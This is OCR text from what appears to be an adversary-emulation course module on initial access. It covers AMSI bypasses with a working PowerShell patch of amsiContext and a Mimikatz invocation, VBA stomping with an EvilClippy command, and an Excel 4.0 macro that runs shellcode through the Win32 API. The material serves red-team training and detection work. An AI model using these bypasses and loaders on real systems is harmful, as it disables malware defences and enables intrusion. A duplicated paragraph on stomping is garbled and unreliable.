amsi!AmsiScanBuffer:
00007ffc`a4133310 b857000780      mov     eax,80070057h
00007ffc`a4133315 c3              ret
00007ffc`a4133316 084989          or      byte ptr [rcx-77h],cl
00007ffc`a4133319 6b1049          imul    edx,dword ptr [rax],49h
00007ffc`a413331c 897318          mov     dword ptr [rbx+18h],esi
00007ffc`a413331f 57              push    rdi
00007ffc`a4133320 4156            push    r14
00007ffc`a4133322 4157            push    r15
```

As you can see, the first two instructions of the amsiscanbuffer function are now vastly different ☺

AMSI Bypass Strategies: RastaMouse AMSI Bypass in Action

The images on the slide show what the bypass looks like in action! The first screenshot shows an attempt to load the “invoke-mimikatz” PowerShell cmdlet.

As expected, AMSI triggers on this malicious script and prevents execution of the code.




AMSI Bypass Strategies: Patching AmsiContext
You may remember from our initial analysis that there is a compare function being called that checks RBX for the word "AMSI". What is going on here? Is this something we can play around with?

Let's consult MSDN for the official documentation with regard to the AmsiScanBuffer function. We can see that the first parameter is a handle to "amsiContext"!

When reviewing the logic a bit more, we'll notice that when we break the comparison, the same error will be thrown as with the amsiscanbuffer patch that we just performed. This would thus be another bypass!
Let's figure out how we can actually abuse this! As seen in the MSDN, the first parameter given to the amsiscanbuffer is a pointer to HAMSICONTEXT; let's figure out what exactly this AMSICONTEXT is…

Reference:
https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanbuffer



AMSI Bypass Strategies: Patching AmsiContext (1)

Let's try to overwrite the value of AmsiContext, which would break the comparison and would thus break AMSI. In order to figure out what exactly this AmsiContext is, we need to create a program that leverages AMSI. Fortunately for us, PowerShell does so by default! We want to figure out the address of AmsiContext so we can see if it indeed starts with AMSI. Trying to figure out the memory address of AmsiScanbuffer is not that straightforward when AMSI is enabled though, as the keywords used in the command will trigger AMSI.

As discussed before though, simple obfuscation tricks could defeat AMSI. One such example was tweeted by a security researcher with the twitter handle "0gtweet". The obfuscation involves the use of Unicode characters. We can now try using this trick to obtain the memory address! Success… We now figure out that the address of AmsiContext is 2153552456864! This address is decimal, so we still need to convert it to a memory address which we can do with windbg "?0n <address>" command.

As illustrated in the screenshot, we confirm that AmsiContext indeed starts with "ÄMSI".

AMSI BYPASS STRATEGIES: PATCHING AMSICONTEXT (2)

```
$mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
#force a new amsisession
[Ref].Assembly.GetType("System.Management.Automation."+[regex]::Unescape('\u0041')+'msiUtils'))
.GetField([regex]::Unescape('\u0041'))"msiSession","NonPublic,Static").SetValue($null, $null);
#hex bytearray that says sec699 rules!
$sec699 = [Byte[]] (0x73,0x65,0x63,0x36,0x39,0x39,0x20,0x72,0x75,0x6c,0x65,0x73,0x21)
$length = $sec699.Count
#get the virtual mem address of amsiContext, using some nice Unicode regex
[IntPtr]$ptr = [Ref].Assembly.GetType('System.Management.Automation.'+[regex]::Unescape('\u0041')+'msiUtils')
.GetField("ams"+[regex]::Unescape('\u0069')+"Context",'NonPublic,Static').GetValue($null)
echo $ptr
> 2703600555696
#copy the buffer to amsiContext
[System.Runtime.InteropServices.Marshal]::Copy($sec699,0,$ptr,$length)
```


Putting it all together, this PowerShell code patches the AmsiContext field to read "sec699 rules!" instead of "amsi"

```
00007ffd`af840120 cc              int     3
0:012> ?0n2703600555696
Evaluate expression: 2703600555696 = 00000275`7b2696b0
0:012> dc 00000275`7b2696b0
00000275`7b2696b0  36636573 72203939 73656c75 00000221  sec699 rules!...
00000275`7b2696c0  7932df10 00000275 00000015 00000000  ..2yu...........
00000275`7b2696d0  00000073 1d304ecc 16ead67f 9000100e  s....N0.........
00000275`7b2696e0  98799068 00007ffd 7b269470 00000275  h.y.....p.&{u...
00000275`7b2696f0  00000000 00000000 00000000 00000000  ................
00000275`7b269700  00000070 00000030 16e9d662 90001103  p...0...b.......
00000275`7b269710  7b269500 00000275 79046360 00000275  ..&{u...`c.yu...
00000275`7b269720  7905cfc0 00000275 7b2569d0 00000275  ...yu....i%{u...
```

```
PS C:\WINDOWS\system32> Invoke-Mimikatz -Command "coffee"

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

PS C:\WINDOWS\system32>
```

By adapting the value of AmsiContext, it seems we have now successfully bypassed AMSI ☺

AMSI Bypass Strategies: Patching AmsiContext (2)
We can now try executing the entire bypass!



AMSI Bypass Strategies: Introducing Amsi.Fail
Whenever a new AMSI bypass strategy is created, Microsoft is usually quick to add signatures for the bypass strategy (so AMSI would catch the fact that someone is trying to tamper with AMSI). As we all know, signature-based detection is, however, brittle and prone to evasion. AMSI.fail is a website created by Melvin Langvik (@Flangvik) that generates unique bypass codes on the fly (all leveraging encoding / obfuscation tricks). The bypass strategies are based on the work of a variety of security researchers (see https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell for a nice overview).

AMSI.fail even has an API, thereby truly offering "AMSI bypasses"-as-a-service. ☺

A simple trick to check whether AMSI is active or not is just entering "amsiscanbuffer" as a command in a PowerShell command prompt. This command, of course, does not exist and will always throw an error. However, when AMSI is enabled, it will throw an AMSI detection, as it will match one of its signatures! The screenshot below shows us leveraging the AMSI.fail API to bypass AMSI.

References:
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
https://amsi.fail/


Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.



Macro Obfuscation Strategies – VBA Purging vs. Stomping


We've seen that malicious VBA Macros can be a highly effective intrusion strategy. The malicious code could, however, be picked up by security products in transit that either perform static (analyzing the file with YARA rules) or dynamic analysis (e.g., opening the file in a sandbox).

Both red teamers and real adversaries have reverted to VBA obfuscation techniques to lower the detection rate of their payloads. Two such techniques are VBA purging and VBA stomping. In order to understand these terms, it's important to know that VBA code stored into Office documents is stored in several forms: source code (CompressedSourceCode) and compiled code (PerformanceCache). AV products are known to only scan one form, thereby offering an opportunity for obfuscation!

Removing the VBA source code from an Office document is called VBA stomping. Stomped documents can execute provided that they target the same version of Office.

Removing the VBA source code from an Office document is called VBA stomping. Stomped documents can execute provided that they target the same version of Office. If a different version of Office is used to open the document, Office will try to compile the missing VBA source code and will not execute the compiled code.

An interesting blog post on VBA purging was written by NVISO on its blog: https://blog.nviso.eu/2020/02/25/evidence-of-vba-purging-found-in-malicious-documents/




A VBA Stomping Tool – EvilClippy (1)

An interesting project is "Evil Clippy": Evil Clippy was built by Outflank and aims to provide an easy way to obfuscate malicious VBA code (typically in Word and Excel Macro). It uses the following main features for obfuscation:

- Hide VBA macros from the GUI editor
- VBA stomping (P-code abuse)
- Fool analyst tools
- Serve VBA stomped templates via HTTP
- Set/Remove VBA Project Locked/Unviewable Protection

The full code and additional information can be found at https://github.com/outflanknl/EvilClippy.




A VBA Stomping Tool – EvilClippy (2)
Each macro included in an Office document is stored in its module. A first layer of defense would be to hide the module and make it read-only to avoid manual initial discovery. Going deeper, we can leverage the Office behavior of storing a compiled version of the VBA code specific to the current Office version. When Office executes a macro, cached compiled versions of the macro have precedence over the plaintext source code. Knowing this, an attacker can compile the malicious VBA code against its target Office version while altering the macro source-code afterwards to appear legitimate.

In the following command, or as observed in the above screenshot, we leverage EvilClippy to compile our malicious document's VBA code against Office 2019 (64 bit) while replacing our malicious macro with the legitimate content of the "fake.vba" file:

EvilClippy.exe -s fake.vba -t 2019x64 Malicious.docm

More information about the open source EvilClippy tool is available at:
https://github.com/outflanknl/EvilClippy

MACRO OBFUSCATION STRATEGIES – EXCEL 4.0 MACROS



	A
1	=SET.VALUE(B1;0)
2	=SET.VALUE(B2;HEX2DEC("50000000"))
3	=REGISTER("Kernel32";"VirtualAlloc";"JJJJJ";"VirtualAlloc";;1;9)
4	=WHILE(B1=0)
5	=SET.VALUE(B1;VirtualAlloc(B2;65536;12288;64))
6	=SET.VALUE(B2;B2+HEX2DEC("40000"))
7	=NEXT()
8	=REGISTER("Kernel32";"RtlCopyMemory";"JJCJ";"RTL";;1;9)
9	=REGISTER("Kernel32";"QueueUserAPC";"JJJJ";"Queue";;1;9)
10	=REGISTER("ntdll";"NtTestAlert";"J";"Go";;1;9)
11	=SELECT(C30:C10000;C30)
12	=SET.VALUE(B2;0)
13	=WHILE(AND(ACTIVE.CELL()<>"";MID(ACTIVE.CELL();1;2)<>"XX"))
14	=SET.VALUE(B3;1)
15	=WHILE(MID(ACTIVE.CELL();B3;2)<>"")
16	=IF(MID(ACTIVE.CELL();B3;2)="00";GOTO(A18))
17	=RTL(B1+B2;CHAR(HEX2DEC(MID(ACTIVE.CELL();B3;2)));1)
18	=SET.VALUE(B3;B3+2)
19	=SET.VALUE(B2;B2+1)
20	=NEXT()
21	=SELECT(;"R[1]C")
22	=NEXT()
23	=Queue(B1;-2;0)
24	=Go()
25	=HALT()

4.0

Excel 4 macros are a **scripting technology** for Excel only (not Word), that predates VBA. Interestingly, it is still supported in the latest version of Microsoft Office. Excel 4 macros consist of formulas in cells, contained in a special macro sheet. The image on the left is an example of Excel 4 macro formulas that use the Win32 API to execute 64-bit shellcode.

But why is this useful…?
Isn't this very obvious for an analyst?

Analysts might be fooled when they don't see VBA code

The worksheet including the malicious code can be hidden

Macro Obfuscation Strategies – Excel 4.0 Macros
Excel 4 macros were introduced with the release of Excel 4 in 1992. This is a scripting technology for Excel only (not Word), that predates VBA (VBA was introduced with Excel 5 in 1993). It is a scripting technology that is still supported in the latest version of Microsoft Office. Excel 4 macros consist of formulas in cells, contained in a special macro sheet.


The screenshot on the slide shows an example of Excel 4 macro formulas that use the Win32 API to execute 64-bit shellcode. Pretty interesting, right? Note that we will leverage Excel 4.0 Macros in the upcoming lab! As a student, you might ask: "Why is this useful? The fact that this code is included in a worksheet is super obvious, right?"

Well… There's a few things to consider:

- Analysts have typically been trained to look for / analyse "modern" VBA Macros. They might just miss out on the Excel 4.0 Macros.
- The worksheet that includes the malicious code can be hidden, further increasing the difficulty of detection.

Some interesting reads on the use of Excel 4.0 can be found below:

https://blog.nviso.eu/2019/06/25/malicious-sylk-files-with-ms-excel-4-0-macros/
https://blog.didierstevens.com/2019/03/15/maldoc-excel-4-0-macro/




This page intentionally left blank.


EXERCISE: VBA STOMPING, PURGING & AMSI BYPASSES

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

